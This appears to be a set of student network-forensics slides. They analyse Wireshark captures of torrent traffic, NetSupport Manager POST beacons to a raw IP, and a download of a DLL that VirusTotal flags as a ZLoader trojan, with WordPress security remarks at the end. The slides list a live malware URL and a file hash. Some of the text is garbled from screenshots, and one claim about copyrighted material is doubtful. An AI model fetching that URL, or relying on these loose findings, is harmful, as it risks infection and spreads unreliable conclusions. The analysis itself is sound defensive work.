79832	643.395702500	10.0.0.201	168.215.194.14	HTTP	434	GET /bt/announce.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%836o%03%...
79862	643.472398800	10.0.0.201	168.215.195.227	HTTP	434	GET /announce?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%836o%03%09y%60%
79965	643.755485600	10.0.0.201	168.215.194.14	HTTP	253	GET /bt/scrape.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%836o%03%09...
79985	643.801856100	10.0.0.201	168.215.195.227	HTTP	253	GET /scrape?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%836o%03%09y%60%fe...
88016	705.726563000	10.0.0.201	72.21.91.29	HTTP	288	GET /MFEwTzBNMswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QN...

Frame 79600: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits) on interface eth0, id 0
Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)
Internet Protocol Version 4, Src: 10.0.0.201, Dst: 140.211.166.134
Transmission Control Protocol, Src Port: 49841, Dst Port: 80, Seq: 1, Ack: 1, Len: 141

Hypertext Transfer Protocol
GET /version-1.0 HTTP/1.1\r\nAccept-Encoding: identity\r\nHost: download.deluge-torrent.org\r\nConnection: close\r\nUser-Agent: Python-urllib/2.7\r\n\r\n[Full request URI: http://download.deluge-torrent.org/version-1.0]
[HTTP request 1/1]
[Response in frame: 79606]

0000	00 09 b7 27 a1 3e 00 16 17 18 66 c8 08 00 45 00>.....f..E
0010	00 b5 18 a8 40 00 80 06 a3 78 0a 00 00 c9 8c d3@.....x.....
0020	a6 86 c2 b1 00 50 d5 19 e0 6f 13 a4 51 1e 50 18P.....o.....Q.P.
0030	fa f0 53 ba 00 00 47 45 54 20 2f 76 65 72 73 69S.....GE T /versi
0040	6f 6e 2d 31 2e 30 20 48 54 54 50 2f 31 2e 31 0d	on-1.0 H HTTP/1.1.
0050	0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67	Accept- Encoding

HTTP Post Request Method - Interesting Traffic

A POST request method using secure HTTP connection

- What kind of traffic did you observe?
Which protocol(s)?
 - The warning indicates an Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous configuration.
 - The POST request is using a secure HTTP protocol TCP Port 443.
 - There are multiple traffic found on the same request.
 - What, specifically, was the user doing? Which site were they browsing? Etc.

■ <http://31.7.62.214/fakeurl.htm>

day2-finalpcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method == "POST"

No.	Time	Source	Destination	Protocol	Length	Info
38952	336.001674400	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38950	335.996320600	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38948	335.990935200	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38883	335.719388500	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38813	335.578447400	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38811	335.573070400	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38809	335.567695000	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38807	335.562314700	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38805	335.556939100	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38780	335.447381800	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38778	335.441995000	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38776	335.436625300	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38772	335.427920000	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38770	335.422352000	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
38778	335.419072000	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)

▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 268
Identification: 0x5029 (20521)
Flags: 0x4000, Don't fragment
...0 0000 0000 0000 = Fragment offset: 0
Time to live: 128
Protocol: TCP (6)
Header checksum: 0x9b08 [validation disabled]
[Header checksum status: Unverified]
Source: 172.16.4.205
Destination: 31.7.62.214

▶ Transmission Control Protocol, Src Port: 49255, Dst Port: 443, Seq: 25368, Ack: 520, Len: 228

▼ Hypertext Transfer Protocol

▶ [Expert Info (Warning/Security): Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous misconfiguration.]
▶ POST http://31.7.62.214/fakeurl.htm HTTP/1.1\nUser-Agent: NetSupport Manager/1.3\nContent-Type: application/x-www-form-urlencoded\nContent-Length: 36\nHost: 31.7.62.214\nConnection: Keep-Alive\n\n[Full request URI: http://31.7.62.214/fakeurl.htm]\n[HTTP request 111/114]\nDraw request in frame. 2000021

Malicious Activity

Torrent Download of Copyrighted Material

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
 - We observed a user downloading jpeg images from torrent domain via HTTP port 80.
 - What, specifically, was the user doing? Which site were they browsing? Etc.
 - <http://publicdomaintorrents.info/grabs/bettybooprythmonthereservationgrab.jpg>



Torrent Download of Copyrighted Material

http.request.method == "GET"

No.	Time	Source	Destination	Protocol	Length	Info
78534	636.249971600	10.0.0.201	72.21.91.29	HTTP	292	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBRhhZrQET0hvbSHUJmNfBKqR%2FiT7wQUU8oXW...
78621	636.551610900	10.0.0.201	50.63.243.230	HTTP	270	GET //MEIwQDA%2BMDwwOjAJBgUrDgMCGgUABBQdI2%2B0BkuXH93foRUj4a71Ar4rGwQUOp...
78708	636.842940000	10.0.0.201	50.63.243.230	HTTP	276	GET //MEkwRzBFMEMwQTAJBgUrDgMCGgUABBS2CA1fbGt26xPkOKX4ZguoUjM0TgQUQMK9J4...
78882	637.300119500	10.0.0.201	168.215.194.14	HTTP	534	GET /nshowmovie.html?movieid=513 HTTP/1.1
78898	637.427847000	10.0.0.201	168.215.194.14	HTTP	471	GET /yellow-star.gif HTTP/1.1
78906	637.444225100	10.0.0.201	172.217.9.2	HTTP	434	GET /pagead/show_ads.js HTTP/1.1
78911	637.454651800	10.0.0.201	50.18.44.131	HTTP	412	GET /tools/diggthi...
78923	637.580956600	10.0.0.201	168.215.194.14	HTTP	500	GET /grabs/bettybo...
78969	638.002491500	10.0.0.201	168.215.194.14	HTTP	465	GET /divxi.jpg HTT...
79064	639.022366200	10.0.0.201	52.94.240.125	HTTP	415	GET /s/ads.js HTTP...
79118	639.749922900	10.0.0.201	168.215.194.14	HTTP	531	GET /usercomments...
79205	640.789778700	10.0.0.201	52.94.240.125	HTTP	427	GET /s/ads-common...
79264	641.084037400	10.0.0.201	72.21.202.62	HTTP	885	GET /e/cm?t=public...
79384	641.725069600	10.0.0.201	52.94.233.131	HTTP	1067	GET /1/associates...
79512	641.824568100	10.0.0.201	168.215.194.14	HTTP	560	GET /...

Hypertext Transfer Protocol

GET /nshowmovie.html?movieid=513 HTTP/1.1\r\n\r\nReferer: http://publicdomaintorrents.info/nshowcat.html?category=animation\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)\r\nAccept-Language: en-US\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nUpgrade-Insecure-Requests: 1\r\nAccept-Encoding: gzip, deflate\r\nHost: publicdomaintorrents.info\r\nConnection: Keep-Alive\r\n\r\n\r\n[Full request URI: http://publicdomaintorrents.info/nshowmovie.html?movieid=513]\r\n[HTTP request 1/2]

[Response in frame: 700041]

http://publicdomaintorrents.info/nshowmovie.html?movieid=513

① publicdomaintorrents.info/nshowmovie.html?movieid=513

... 🌐 ⚡ ⚡

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB M

Public Domain Torrents

Movies that made History...Sort of...

Public Domain Movies

Betty Boop - Rythm on the Reservation

Categories: [animation](#)

User rating: ⚡⚡⚡

Start

1. Click Start
2. Add Searches Central
3. Enjoy Browsing The Web!

Searches Central

File Name: Betty_Boop_Rhythm_on_the_Reservatio...

File Size: 100.50 MB

Resolution: 720x480

Duration: 00:06:02

00:00:11 00:00:23 00:00:35 00:00:46 00:00:58

Malware Download

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
 - We observed the user Matthijs.devries downloaded a malware file june11.dll file on HTTP port 80.
- What, specifically, was the user doing? Which site were they browsing? Etc.
 - <http://205.185.125.104/files/june11.dll>

Screenshot of Wireshark showing network traffic analysis. The main pane displays a list of captured packets, with packet 67684 selected. The details pane shows the HTTP request for "files/june11.dll". The bytes pane at the bottom shows the raw hex and ASCII data of the selected packet.

Selected packet details:

- No. 67684 Time 530.801201400 Source 10.6.12.203 Destination 205.185.125.104 Protocol HTTP Length 312 Info 312 GET /files/june11.dll HTTP/1.1

HTTP Request Headers:

```
GET /files/june11.dll HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\nHost: 205.185.125.104\r\nConnection: Keep-Alive\r\nCookie: _subid=3mmhfnd8jp\r\n\r\n[Full request URI: http://205.185.125.104/files/june11.dll]\n[HTTP request 2/2]\n[Prev request in frame: 67678]\n[Response in frame: 68376]
```

Bytes pane:

```
0000 ec c8 82 29 41 7d 84 3a 4b 6d fc e2 08 00 45 00 ... )A] : Km... E...\n0010 01 2a ad fc 40 00 80 06 e9 de 0a 06 0c cb cd b9 ... *... @... ....\n0020 7d 68 c2 4b 00 50 04 1f 3f 3d 78 a3 51 8c 50 18 }h K P .. ?=x Q P..\n0030 ff ff 34 1f 00 00 47 45 54 20 2f 66 69 6c 65 73 .. 4... GE T /files\n0040 2f 6a 75 6e 65 31 31 2e 64 6c 6c 20 48 54 54 50 /june11. dll HTTP\n0050 2f 31 2e 31 0d 0a 41 63 63 65 70 74 3a 20 2a 2f /1.1 Ac cept: */\n\n
```

Bottom status bar:

day2-final.pcapng Status: Running Packets: 101216 · Displayed: 390 (0.4%) · Marked: 3 (0.0%) · Comments: 3 · Profile: Default

Malware Download -Trojan

The screenshot shows the VirusTotal analysis interface for a specific file hash. The top navigation bar includes links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, Exploit-DB, GHDB, and MSFU. The main content area displays a large red circle with the number '55' and a slash, indicating 55 out of 69 security vendors flagged the file as malicious. Below this, the file's metadata is shown: SHA-256 hash (d3636666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec), file type (Google ipdate), size (549.84 KB), and upload date (2021-03-01 06:02:44 UTC). A DLL icon is present. The 'DETECTION' tab is selected, listing various security products and their findings:

Detection	Signature	Reporter	Category
Ad-Aware	! Trojan.Mint.Zamg.O	AegisLab	! Trojan.Multi.Generic.4!
AhnLab-V3	! Malware/Win32.RL_Generic.R346613	Alibaba	! TrojanSpy:Win32/Yakes.56555f48
ALYac	! Trojan.Mint.Zamg.O	Antiy-AVL	! GrayWare/Win32.Kryptik.ehls
SecureAge APEX	! Malicious	Arcabit	! Trojan.Mint.Zamg.O
Avast	! Win32:DangerousSig [Tr]	AVG	! Win32:DangerousSig [Tr]
Avira (no cloud)	! TR/AD.ZLoader.ladbd	BitDefender	! Trojan.Mint.Zamg.O
BitDefenderTheta	! Gen:NN.ZedlaF.34590.lu9@au17OQgi	Bkav Pro	! W32.AIDetect.malware1
CrowdStrike Falcon	! Win/malicious_confidence_100% (W)	Cylance	! Unsafe

Closing Remarks



WordPress is insecure by default.




The Securi Plugin can easily be installed and configured even by the non-developer user.



Editing user permission and configuration files can be implemented by a technically savvy user or by a contractor.



Maintaining a SIEM with appropriate alerts and thresholds is necessary to monitor all malicious traffic.



The End